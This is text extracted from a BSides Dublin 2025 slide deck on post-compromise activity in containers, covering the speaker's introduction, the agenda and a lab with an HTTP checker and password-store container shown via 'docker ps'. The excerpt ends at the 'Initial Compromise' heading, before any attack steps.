

Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray
BSides Dublin ~ 24 May 2025



Code: github.com/magisterquis/dtffmacac

Hi, Mom :)

Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray
BSides Dublin ~ 24 May 2025



Code: github.com/magisterquis/dtffmacac

\$ whoami

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything



Code: github.com/magisterquis/dtffmacac



\$ whoami

Red Teamer

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything



Code: github.com/magisterquis/dtffmacac



Disclaimers

1. The views and ideas expressed in this talk belong to the speaker and do not necessarily reflect the official policy or position of any current or past employer.
2. Poking at Containers should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.

Up Next...

Up Next...

1. The General Idea

Up Next...

1. The General Idea
2. Our Target

Up Next...

1. The General Idea
2. Our Target
3. Initial Access

Up Next...

1. The General Idea
2. Our Target
3. Initial Access
4. Inside Container Things

Up Next...

1. The General Idea
2. Our Target
3. Initial Access
4. Inside Container Things
5. Outside Container Things

Up Next...

1. The General Idea
2. Our Target
3. Initial Access
4. Inside Container Things
5. Outside Container Things
6. Inside Container Things (again)

Up Next...

Very roughly, with some other bits in there as well

1. The General Idea
2. Our Target
3. Initial Access
4. Inside Container Things
5. Outside Container Things
6. Inside Container Things (again)

Compromising Containers?

Col


Philosophical Rambling
- Mrs. McMurray

rs?





What's Compromise?


Locked-Down Something




Nefarious Person



Oh Dear



Compromised.



What's a Container?

What's a Container?

- Application Developer

What's a Container?

- Where my application runs all nice and self-contained
 - Application Developer

What's a Container?

- Where my application runs all nice and self-contained
 - Application Developer



IOU: A better container definition

Self-Contained Application Thing Compromise: Why?

Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.


Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.





Targetspace


Target - A Single Server





Target - A Single Server and a Hacker





Target - A Not Important Server




Target Container - An HTTP Checker



Target Container 2 - A Password Store



Target Container 2 - A Password Store



Running Containers



A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text "ssh" in the center, and a keyboard shortcut icon (⌘+K) on the right. The terminal content shows a root prompt at a host named "dtffmacac" with the command "docker ps" entered.

```
root@dtffmacac:~# docker ps
```


Running Containers



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon on the right. The terminal shows the command 'docker ps' being executed. Below the command, a table of running containers is displayed. The table has seven columns: CONTAINER ID, IMAGE, COMMAND, CREATED, STATUS, PORTS, and NAMES. One container is listed with ID 'ad063e933b4e', image 'passwordstore', and a truncated command. It was created 2 hours ago, is 'Up 2 hours', and has a port mapping of '127.0.0.1:5555->5555/tcp'.

```
root@dtffmacac:~# docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ad063e933b4e	passwordstore	"/passwordstorestart..."	2 hours ago	Up 2 hours	127.0.0.1:5555->5555/tcp	passwordstore

Running Containers




A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal shows the command 'docker ps' and its output, which is a table of running containers.

```
root@dtffmacac:~# docker ps
```


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ad063e933b4e	passwordstore	"/passwordstorestart..."	2 hours ago	Up 2 hours	127.0.0.1:5555->5555/tcp	passwordstore
e51aabe7cab9	httpchecker	"/httpcheckerstart.sh"	2 hours ago	Up 2 hours	0.0.0.0:4444->4444/tcp	httpchecker

Initial Compromise

